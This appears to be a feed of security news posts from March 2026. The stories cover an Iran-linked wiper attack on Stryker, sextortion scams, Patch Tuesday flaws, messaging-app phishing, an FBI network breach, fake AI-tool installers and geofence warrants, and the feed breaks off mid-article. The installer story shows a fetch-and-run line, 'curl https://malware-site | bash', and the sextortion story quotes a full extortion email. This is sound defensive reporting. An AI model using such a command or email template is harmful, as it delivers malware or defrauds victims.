Normal view

Iran-Backed Hackers Claim Wiper Attack on Medtech Firm Stryker

11 March 2026 at 17:20

A hacktivist group with links to Iran’s intelligence agencies is claiming responsibility for a data-wiping attack against Stryker, a global medical technology company based in Michigan. News reports out of Ireland, Stryker’s largest hub outside of the United States, said the company sent home more than 5,000 workers there today. Meanwhile, a voicemail message at Stryker’s main U.S. headquarters says the company is currently experiencing a building emergency.


Based in Kalamazoo, Michigan, Stryker [NYSE:SYK] is a medical and surgical equipment maker that reported $25 billion in global sales last year. In a lengthy statement posted to Telegram, a hacktivist group known as Handala (a.k.a. Handala Hack Team) claimed that Stryker’s offices in 79 countries have been forced to shut down after the group erased data from more than 200,000 systems, servers and mobile devices.

A manifesto posted by the Iran-backed hacktivist group Handala, claiming a mass data-wiping attack against medical technology maker Stryker.

A manifesto posted by the Iran-backed hacktivist group Handala, claiming a mass data-wiping attack against medical technology maker Stryker.

“All the acquired data is now in the hands of the free people of the world, ready to be used for the true advancement of humanity and the exposure of injustice and corruption,” a portion of the Handala statement reads.

The group said the wiper attack was in retaliation for a Feb. 28 missile strike that hit an Iranian school and killed at least 175 people, most of them children. The New York Times reports today that an ongoing military investigation has determined the United States is responsible for the deadly Tomahawk missile strike.

Handala was one of several hacker groups recently profiled by Palo Alto Networks, which links it to Iran’s Ministry of Intelligence and Security (MOIS). Palo Alto says Handala surfaced in late 2023 and is assessed as one of several online personas maintained by Void Manticore, a MOIS-affiliated actor.

Stryker’s website says the company has 56,000 employees in 61 countries. A phone call placed Wednesday morning to the media line at Stryker’s Michigan headquarters sent this author to a voicemail message that stated, “We are currently experiencing a building emergency. Please try your call again later.”

A report Wednesday morning from the Irish Examiner said Stryker staff are now communicating via WhatsApp for any updates on when they can return to work. The story quoted an unnamed employee saying anything connected to the network is down, and that “anyone with Microsoft Outlook on their personal phones had their devices wiped.”

“Multiple sources have said that systems in the Cork headquarters have been ‘shut down’ and that Stryker devices held by employees have been wiped out,” the Examiner reported. “The login pages coming up on these devices have been defaced with the Handala logo.”

Wiper attacks usually involve malicious software designed to overwrite any existing data on infected devices. But a trusted source with knowledge of the attack who spoke on condition of anonymity told KrebsOnSecurity the perpetrators in this case appear to have used a Microsoft service called Microsoft Intune to issue a ‘remote wipe’ command against all connected devices.

Intune is a cloud-based solution built for IT teams to enforce security and data compliance policies, and it provides a single, web-based administrative console to monitor and control devices regardless of location. The Intune connection is supported by this Reddit discussion on the Stryker outage, where several users who claimed to be Stryker employees said they were told to uninstall Intune urgently.

Palo Alto says Handala’s hack-and-leak activity is primarily focused on Israel, with occasional targeting outside that scope when it serves a specific agenda. The security firm said Handala also has taken credit for recent attacks against fuel systems in Jordan and an Israeli energy exploration company.

“Recent observed activities are opportunistic and ‘quick and dirty,’ with a noticeable focus on supply-chain footholds (e.g., IT/service providers) to reach downstream victims, followed by ‘proof’ posts to amplify credibility and intimidate targets,” Palo Alto researchers wrote.

The Handala manifesto posted to Telegram referred to Stryker as a “Zionist-rooted corporation,” which may be a reference to the company’s 2019 acquisition of the Israeli company OrthoSpace.

Stryker is a major supplier of medical devices, and the ongoing attack is already affecting healthcare providers. One healthcare professional at a major university medical system in the United States told KrebsOnSecurity they are currently unable to order surgical supplies that they normally source through Stryker.

“This is a real-world supply chain attack,” the expert said, who asked to remain anonymous because they were not authorized to speak to the press. “Pretty much every hospital in the U.S. that performs surgeries uses their supplies.”

John Riggi, national advisor for the American Hospital Association (AHA), said the AHA is not aware of any supply-chain disruptions as of yet.

“We are aware of reports of the cyber attack against Stryker and are actively exchanging information with the hospital field and the federal government to understand the nature of the threat and assess any impact to hospital operations,” Riggi said in an email. “As of this time, we are not aware of any direct impacts or disruptions to U.S. hospitals as a result of this attack. That may change as hospitals evaluate services, technology and supply chain related to Stryker and if the duration of the attack extends.”

According to a March 11 memo from the state of Maryland’s Institute for Emergency Medical Services Systems, Stryker indicated that some of their computer systems have been impacted by a “global network disruption.” The memo indicates that in response to the attack, a number of hospitals have opted to disconnect from Stryker’s various online services, including LifeNet, which allows paramedics to transmit EKGs to emergency physicians so that heart attack patients can expedite their treatment when they arrive at the hospital.

“As a precaution, some hospitals have temporarily suspended their connection to Stryker systems, including LIFENET, while others have maintained the connection,” wrote Timothy Chizmar, the state’s EMS medical director. “The Maryland Medical Protocols for EMS requires ECG transmission for patients with acute coronary syndrome (or STEMI). However, if you are unable to transmit a 12 Lead ECG to a receiving hospital, you should initiate radio consultation and describe the findings on the ECG.”

This is a developing story. Updates will be noted with a timestamp.

Update, 2:54 p.m. ET: Added comment from Riggi and perspectives on this attack’s potential to turn into a supply-chain problem for the healthcare system.

Update, Mar. 12, 7:59 a.m. ET: Added information about the outage affecting Stryker’s online services.
Sextortion “I recorded you” emails reuse passwords found in disposable inboxes

11 March 2026 at 15:56

Our malware removal support team recently flagged a new wave of sextortion emails, with the subject line: “You pervert, I recorded you!”

If the message sounds familiar, that’s because it’s a variation of the long-running “Hello pervert” scam.


The email claims the target’s device has been infected by a “drive-by exploit,” which supposedly gave the extortionist full access to the device. To add credibility, the scammer includes a password that actually belongs to the target.

Here’s one of the emails:

screenshot of sextortion email

Your device was compromised by my private malware. An outdated browser makes you vulnerable; simply visiting a malicious website containing my iframe can result in automatic infection.
For further information search for ‘Drive-by exploit’ on Google.
My malware has granted me full access to your accounts, complete control over your device, and the ability to monitor you via your camera.
If you believe this is a joke, no, I know your password: {an actual password}
I have collected all your private data and RECORDED FOOTAGE OF YOU MASTRUBATING THROUGH YOUR CAMERA!
To erase all traces, I have removed my malware.
If you doubt my seriousness, it takes only a few clicks to share your private video with friends, family, contacts, social networks, the darknet, or to publish your files.
You are the only one who can stop me, and I am here to help.
The only way to prevent further damage is to pay exactly $800 in Bitcoin (BTC).
This is a reasonable offer compared to the potential consequences of disclosure.
You can purchase Bitcoin (BTC) from reputable exchanges here:
{list of crypto-currency exchanges}
Once purchased, you can send the Bitcoin directly to my wallet address or use a wallet application such as Atomic Wallet or Exodus Wallet to manage your transactions.
My Bitcoin (BTC) wallet address is: {bitcoin wallet which has received 1 payment at the time of writing}
Copy and paste this address carefully, as it is case-sensitive.
You have 4 days to complete the payment.
Since I have access to this email account, I will be aware if this message has been read.
Upon receipt of the payment, I will remove all traces of my malware, and you can resume your normal life peacefully.
I keep my promises!

The message is a bit contradictory. Early on, the sender claims they have already removed the malware to “erase all traces,” but later promises to remove it after receiving payment.

Where the password comes from

I found that one particular sender using the name Jenny Green and the Gmail address JennyGreen64868@gmail.com sent many of these emails to people that use the FakeMailGenerator service.

FakeMailGenerator is a free disposable email service that gives users a temporary, receive‑only inbox they can use instead of their real address, mainly to get around email confirmations or avoid spam.

As mentioned, the addresses are receive‑only, meaning they cannot legitimately send mail and the mailbox is not tied to a specific person. On top of that, there is no login. Anyone who knows the address (or guesses the inbox URL) can see the same inbox.

My guess is that the scammer searched these public inboxes for passwords and then reused those passwords in their sextortion emails.

So users of FakeMailGenerator and similar services should consider this a warning. Your inbox may be publicly accessible, show up in search results, and you may receive a lot more than what you signed up for. Definitely don’t use services like this for anything sensitive.

How to stay safe

Knowing these scams exist is the first step to avoiding them. Sextortion emails rely on panic and embarrassment to push people into paying quickly. Here are a few simple steps to protect yourself:

  • Don’t rush. Scammers rely on fear and urgency. Take a moment to think before reacting.
  • Don’t reply to the email. Responding tells the attacker that someone is reading messages at that address, which may lead to more scams.
  • Change your password if it appears in the email. If you still use that password anywhere, update it.
  • Use a password manager. If you’re having trouble generating or storing a strong password, have a look at a password manager.
  • Don’t open unsolicited attachments. Especially when the sender address is suspicious or even your own.
  • Don’t use disposable inboxes for important accounts. The mail in that inbox might be available for anyone to find.
  • For peace of mind, turn your webcam off or buy a webcam cover so you can cover it when you’re not using the webcam.

Pro tip: Malwarebytes Scam Guard immediately recognized this for what it is: a sextortion scam.


What do cybercriminals know about you?

Use Malwarebytes’ free Digital Footprint scan to see whether your personal information has been exposed online.

March 2026 Patch Tuesday fixes two zero-day vulnerabilities

11 March 2026 at 11:47

Microsoft releases important security updates on the second Tuesday of every month, known as Patch Tuesday. This month’s update fixes 79 Microsoft CVEs including two zero-day vulnerabilities.

Microsoft defines a zero-day as “a flaw in software for which no official patch or security update is available yet.” So, since the patch is now available, those two are no longer zero-days. There is also no reason to believe they were ever actively exploited.

But let’s have a look at the possible consequences if you don’t install the update.

The vulnerability tracked as CVE-2026-21262 (CVSS score 8.8 out of 10) is a bug in Microsoft SQL Server that lets a logged-in user quietly climb the privilege ladder and potentially become a full database administrator (sysadmin). With that level of control, they can read, change, or delete data, create new accounts, and tamper with database configurations or jobs. Where SQL Server is supposed to check what each user is allowed to do, in this case it can be tricked into granting more power than intended.

There is no user interaction required once the attacker has that foothold: exploitation can happen over the network using crafted SQL requests that abuse the flawed permission checks. In a typical real‑world scenario, this bug would be the second act in an attack chain: first get in with low privileges, then use CVE-2026-21262 to quietly promote yourself to database king and start rewriting the script.

CVE-2026-26127 (CVSS score 7.5 out of 10) is a bug in Microsoft’s .NET platform that lets an attacker remotely crash .NET applications, effectively taking them offline for a while. The flaw lives in Microsoft .NET 9.0 and 10.0, across Windows, macOS, and Linux, in the .NET runtime or libraries, not in a specific app. In other words, it’s a bug in the engine that runs .NET code, so any app created with affected .NET versions could be at risk until patched.

The main outcome is denial of service: an attacker can cause targeted .NET processes to crash or become unstable, leading to downtime or degraded performance. For a public‑facing web API, a payment service, or any line‑of‑business app built on .NET, this can mean real‑world outages and angry users while services are repeatedly knocked over.

Vulnerabilities affecting Microsoft Office users are two remote code execution flaws in Microsoft Office (CVE-2026-26110 and CVE-2026-26113) which can both be exploited via the preview pane, and a Microsoft Excel information disclosure flaw (CVE-2026-26144), which could be used to exfiltrate data via Microsoft Copilot. Office vulnerabilities appear regularly in Patch Tuesday releases, and in this case none have been reported as actively exploited.

How to apply fixes and check if you’re protected

These updates fix security problems and keep your Windows PC protected. Here’s how to make sure you’re up to date:

1. Open Settings

  • Click the Start button (the Windows logo at the bottom left of your screen).
  • Click on Settings (it looks like a little gear).

2. Go to Windows Update

  • In the Settings window, select Windows Update (usually at the bottom of the menu on the left).

3. Check for updates

  • Click the button that says Check for updates.
  • Windows will search for the latest Patch Tuesday updates.

  • If you have selected to get the latest updates as soon as they’re available, you may see this under More options.
  • In which case you may see a Restart required message. Restart your system and the update will complete.
    Restart now to apply patches
  • If not, continue with the steps below.

4. Download and Install

  • If updates are found, they’ll start downloading right away. Once complete, you’ll see a button that says Install or Restart now.
  • Click Install if needed and follow any prompts. Your computer will usually need a restart to finish the update. If it does, click Restart now.
    Windows up to date

5. Double-check you’re up to date

  • After restarting, go back to Windows Update and check again. If it says You’re up to date, you’re all set!

We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

Signal and WhatsApp accounts targeted in phishing campaign

10 March 2026 at 12:19

Dutch intelligence services AIVD and MIVD warn that Russian state‑backed hackers are running a large‑scale campaign to break into Signal and WhatsApp accounts of high‑value targets.

The targets are said to be senior officials, military personnel, civil servants, and journalists. The attackers are not breaking end‑to‑end encryption or exploiting a vulnerability in the apps themselves. Instead, they rely on proven phishing and social engineering methods to trick users into handing over verification codes and PINs, or to add a malicious “linked device” to their account.

Last year we reported on GhostPairing, a method that tricks the target into completing WhatsApp’s own device-pairing flow, silently adding the attacker’s browser as an invisible linked device to the account.

In the cases reported by the Dutch intelligence services, the attackers contacted victims on Signal or WhatsApp while posing as “Signal Security Support Chatbot”, “Signal Support” or a similar official‑sounding account.

The message typically warns about suspicious activity or a possible detected data leak and instructs the user to complete a verification step to avoid losing data or having their account blocked.

Victims are then asked to send back the SMS verification code they just received and/or their Signal PIN.

If the victim complies, the attacker can register the account on a device they control and effectively take it over, receiving new messages and sending messages as the victim.

In a second variant, attackers abuse the “linked devices” feature (Signal’s and WhatsApp’s desktop or other secondary device function). Targets are pushed to click a link or scan a QR code that silently links the attacker’s device to the victim’s account. The victim keeps access as normal, but the attacker can now read along in real time without obvious signs of compromise.

These attacks are not new, but deserve a renewed warning because they rely entirely on human behavior, and understanding how they work makes them easier to stop. The methods used are not technically sophisticated and they can easily be copied by non‑state actors or ordinary cybercriminals.

Because of the current Russian campaigns, AIVD and MIVD say that chat apps such as Signal and WhatsApp are unsuitable for sharing classified, confidential, or otherwise sensitive government information, even though they technically support end‑to‑end encryption.

How to keep your conversations confidential

One specific warning for the targeted users is to use designated apps for sensitive information. Despite dedicated secure systems being available to many of them, some resorted to apps they already knew—Signal and WhatsApp. And to be fair, these apps are safe if you follow a few basic rules:

How to prevent and detect compromised accounts

  • Never share verification codes or PIN numbers. Your SMS verification code and PIN are only needed when you install or re‑register the app on a device. They are never legitimately requested in a chat. Any in‑app message, direct message (DM), email, or SMS asking you to send these codes back is a phishing attempt.
  • Do not trust “support” accounts in chat. Signal explicitly states that Support will never contact you via in‑app messages, SMS, or social media to ask for your verification code or PIN. Treat any “Signal Support Bot”, “Security Chatbot” or similar as malicious, block and report it and then delete the conversation.
  • Be cautious with links and QR codes in chat. Only scan QR codes or click device‑linking links when you yourself are in the app’s device‑linking menu and you initiated the process. If a message pushes you to “verify your device” or “secure your data” via a link or QR, assume it is part of this campaign.
  • Regularly review linked devices and group memberships. In Signal and WhatsApp, check the list of linked devices and remove anything you do not recognize. Also keep an eye out for strange group participants or duplicate contacts (for example “deleted account” or a contact that appears twice), which Dutch intelligence services mention as possible signs of account compromise.
  • Use built‑in hardening features. Enable options like registration lock, registration PIN and device‑change alerts so that your account cannot be silently re‑registered without an extra secret. Store your PIN in a password manager instead of choosing something easy to guess or reusing a common code, to reduce the chance of social engineering or shoulder‑surfing.

Use disappearing messages

Both Signal and WhatsApp support disappearing messages, and using them can meaningfully limit the impact of account compromise or device access (though they don’t prevent it completely).

Short‑timer and disappearing messages reduce how much content is available if an attacker gets into a chat later, or if someone obtains long‑term access to a device or backup. They are not a complete solution, but they can limit the damage.

Signal lets you set a per‑chat timer so that all new messages in that conversation auto‑delete from all devices after the chosen period.​ You can enable it for 1:1 or group chats and choose from various durations (seconds to weeks), and either party can see it is enabled and change the timer.​

WhatsApp also supports disappearing messages with timers per chat (and a default option for new chats). Messages can auto-delete after periods such as 24 hours, 7 days, or 90 days, and newer builds include shorter options like 1 or 12 hours.

You turn it on in the chat info under “Disappearing messages,” then pick the desired timer; only messages sent after enabling it are affected.

For particularly sensitive media or voice messages, WhatsApp also offers “view once”  photos, voice messages, and videos that can only be opened a single time before disappearing from the chat.

Enable multi-factor authentication

We’ve written a complete guide on setting up two-step verification on WhatsApp.

To set up two-factor authentication (2FA) on Signal, enable the Registration Lock feature, which requires your set PIN to log in on a new device. Open Signal, go to Settings > Privacy > Registration Lock and turn it on. This ensures that even if someone steals your SIM, they cannot access your account without your personal PIN.


We don’t just report on privacy—we offer you the option to use it.

Privacy risks should never spread beyond a headline. Keep your online privacy yours by using Malwarebytes Privacy VPN.

Hackers may have breached FBI wiretap network via supply chain

10 March 2026 at 11:38

Investigators are worried that a recent attack on a critical FBI system was more than just a random hit, and that another nation-state might have been involved.

On February 17, the FBI flagged irregular network activity that led straight to its Digital Collection System Network. That system contains sensitive data related to court-authorized wiretaps, pen registers, and FISA warrants, along with personal information on active FBI targets.

The bureau claims it has “identified and addressed” the suspicious activity. That’s it. No word on whether this was ransomware, state-sponsored espionage, or something else entirely.

Now the White House, DHS, and the NSA have joined the investigation, which isn’t the kind of guest list you’d see for a minor incident.

The breach path? Through a vendor’s internet service provider, according to reports. Not a frontal assault on FBI systems, but a side door through their supply chain. The hackers apparently exploited an ISP that served as a vendor to the agency, bypassing direct FBI defenses entirely.

The Wall Street Journal reports that US investigators suspect that hackers affiliated with the Chinese government were behind the breach.

It wouldn’t be the first time that Chinese state-linked groups have hit a target via a third-party telecommunications system. Hackers tied to Salt Typhoon hit AT&T and Verizon in 2024. The campaign compromised call records and private communications of politicians, exposing anyone involved in government activity, while also going after law enforcement systems.

A year earlier, ransomware operators breached the US Marshals Service and walked away with employee information, legal documents, and administrative data. Then Russian hackers targeted federal courts last year. The judiciary described it as an escalation in cyberattacks while scrambling to protect case files that could expose confidential informants.

This trend of attacks on government systems suggests that nation-state actors are actively collecting intelligence. Law enforcement systems are attractive targets because they contain large volumes of sensitive information. This latest incident indicates these attacks are getting more sophisticated, not less.

How secure are FBI systems?

The Digital Collection System Network stores personally identifiable information on FBI investigation subjects, including wiretap returns and other surveillance data. This includes “pen register” data, which reveals metadata about which numbers a monitored phone line called, and which numbers called that line.

Lawmakers are calling for action. In December 2024, Sen. Ron Wyden (D-Ore) proposed legislation to tighten up security of the nation’s phone networks.

In 1994, Congress passed lawful access legislation designed to allow government access to telcos’ systems. That law also enabled the FCC to issue regulations that would force telecom providers to secure their systems against unauthorized access by third parties, but Wyden said that was never done.

Introducing the Secure American Communications Act, he said:

“It was inevitable that foreign hackers would burrow deep into the American communications system the moment the FCC decided to let phone companies write their own cybersecurity rules.”

The draft legislation didn’t go any further, though.

February’s breach raises an uncomfortable question. If attackers can slip through vendor ISPs into the FBI’s wiretapping infrastructure, what else sits exposed?

The bureau says it “identified and addressed” the suspicious activity. Beyond that, little detail has been released. What is clear is that federal law enforcement systems face sustained and sophisticated attacks, and the pressure on those defenses is growing.


What do cybercriminals know about you?

Use Malwarebytes’ free Digital Footprint scan to see whether your personal information has been exposed online.

Fake Claude Code install pages hit Windows and Mac users with infostealers

9 March 2026 at 14:07

Attackers are cloning install pages for popular tools like Claude Code and swapping the “one‑liner” install commands with malware, mainly to steal passwords, cookies, sessions, and access to developer environments.

Modern install guides often tell you to copy a single command like curl https://malware-site | bash into your terminal and hit Enter.​ That habit turns the website into a remote control: whatever script lives at that URL runs with your permissions, often those of an administrator.

Researchers found that attackers abuse this workflow by keeping everything identical, only changing where that one‑liner actually connects to. For many non‑specialist users who just started using AI and developer tools, this method feels normal, so their guard is down.

But this basically boils down to “I trust this domain” and that’s not a good idea unless you know for sure that it can be trusted.

It usually plays out like this. Someone searches “Claude Code install” or “Claude Code CLI,” sees a sponsored result at the top with a plausible URL, and clicks without thinking too hard about it.

But that ad leads to a cloned documentation or download page: same logo, same sidebar, same text, and a familiar “copy” button next to the install command. In many cases, any other link you click on that fake page quietly redirects you to the real vendor site, so nothing else looks suspicious.


Similar to ClickFix attacks, this method is called InstallFix. The user runs the code that infects their own machine, under false pretenses, and the payload usually is an infostealer.

The main payload in these Claude Code-themed InstallFix cases is an infostealer called Amatera. It focuses on browser data like saved passwords, cookies, session tokens, autofill data, and general system information that helps attackers profile the device. With that, they can hijack web sessions and log into cloud dashboards and internal administrator panels without ever needing your actual password. Some reports also mention an interest in crypto wallets and other high‑value accounts.

Windows and Mac

The Claude Code-based campaign the researchers found was equipped to target both Windows and Mac users.

On macOS, the malicious one‑liner usually pulls a second‑stage script from an attacker‑controlled domain, often obfuscated with base64 to look noisy but harmless at first glance. That script then downloads and runs a binary from yet another domain, stripping attributes and making it executable before launching it. 

On Windows, the command has been seen spawning cmd.exe, which then calls mshta.exe with a remote URL. This allows the malware logic to run as a trusted Microsoft binary rather than an obvious random executable. In both cases, nothing spectacular appears on screen: you think you just installed a tool, while the real payload silently starts doing its work in the background.

How to stay safe

With ClickFix and InstallFix running rampant—and they don’t look like they’re going away anytime soon—it’s important to be aware, careful, and protected.

  • Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy-paste code. Analyze what the command will do, before you run it.
  • Avoid running commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
  • Limit the use of copy-paste for commands. Manually typing commands instead of copy-pasting can reduce the risk of unknowingly running malicious payloads hidden in copied text.
  • Secure your devices. Use an up-to-date, real-time anti-malware solution with a web protection component.
  • Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!

Pro tip: Did you know that the free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard?


We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

Beware of fake OpenClaw installers, even if Bing points you to GitHub

6 March 2026 at 12:11

Attackers are abusing OpenClaw’s popularity by seeding fake “installers” on GitHub, boosted by Bing AI search results, to deliver infostealers and proxy malware instead of the AI assistant users were looking for.

OpenClaw is an open‑source, self‑hosted AI agent that runs locally on your machine with broad permissions: it can read and write files, run shell commands, interact with chat apps, email, calendars, and cloud services. In other words, if you wire it into your digital life, it may end up handling access to a lot of sensitive data.

And, as is often the case, popularity brings brand impersonation. According to researchers at Huntress, attackers created malicious GitHub repositories posing as OpenClaw Windows installers, including a repo called openclaw-installer. These were added on February 2 and stayed up until roughly February 10, when they were reported and removed.

Bing search results pointed victims to these GitHub repositories. But when the victim downloaded and ran the fake installer, it didn’t give them OpenClaw at all. The installer dropped Vidar, a well‑known information stealer, directly into memory. In some cases, the loader also deployed GhostSocks, effectively turning the victim’s system into a residential proxy node criminals could route their traffic through to hide their activities.

How to stay safe

The good news is that the campaign appears to have been short-lived, and there are clear indicators and mitigations you can use.

If you downloaded an OpenClaw installer recently from GitHub after searching “OpenClaw Windows” in Bing, especially in early February, you should assume your system is compromised until proven otherwise.

Vidar can steal browser credentials, crypto wallets, and data from applications like Telegram. GhostSocks silently turns your machine into a proxy node for other people’s traffic. That’s not just a privacy issue. It can drag you into abuse investigations when someone else’s attacks appear to come from your IP address.

If you suspect you ran a fake installer:

  • Disconnect the machine from your network, then run a full system scan with a reputable, up‑to‑date anti‑malware solution.
  • Change passwords for critical services (email, banking, cloud, developer accounts) and do that on a different, clean device.
  • Review recent logins and sessions for unusual activity, and enable multi‑factor authentication (MFA) where you haven’t already.

If you’re still intent on using OpenClaw:

  • Run OpenClaw (or similar agents) in a sandboxed VM or container on isolated hosts, with default‑deny egress and tightly scoped allow‑lists.
  • Give the runtime its own non‑human service identities, least privilege, short token lifetimes, and no direct access to production secrets or sensitive data.
  • Treat skill/extension installation as introducing new code into a privileged environment: restrict registries, validate provenance, and monitor for rare or newly seen skills.
  • Log and periodically review agent memory/state and behavior for durable instruction changes, especially after ingesting untrusted content or shared feeds.
  • Understand and provide for the event where you may need to nuke‑and‑pave: keep non‑sensitive state snapshots handy, document a rebuild and credential‑rotation playbook, and rehearse it.
  • Run an up-to-date, real-time anti-malware solution that can detect information stealers and other malware.

We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

Supreme Court to decide whether geofence warrants are constitutional

5 March 2026 at 11:54

Google has weighed in on a court case that will decide the future of a powerful but contentious tool for law enforcement. The company submitted an opinion to the US Supreme Court arguing that geofence warrants are unconstitutional.

A geofence warrant is a form of “reverse warrant” that turns a regular warrant on its head. Police get a regular warrant when they want to target a particular person. With a reverse warrant, police don’t know exactly who they’re looking for. Instead, they ask someone (typically a technology company) for a broad data set about a group of unknown people based on some common behavior. Then they analyze that data set for potential suspects.

With a geofence warrant, that data set is defined by a location and a time window. Law enforcement officials obtain a list of phones that were in that area during that period. Every device that was inside the circle comes back in the results, even if nobody on that list has been suspected of anything. Proximity is the only criterion.

That’s how Okello Chatrie was charged with armed bank robbery in Virginia in 2019: His phone showed up in a geofence warrant covering 17.5 acres (larger than three football fields). He argued that this kind of search isn’t constitutional and shouldn’t have been used as evidence.

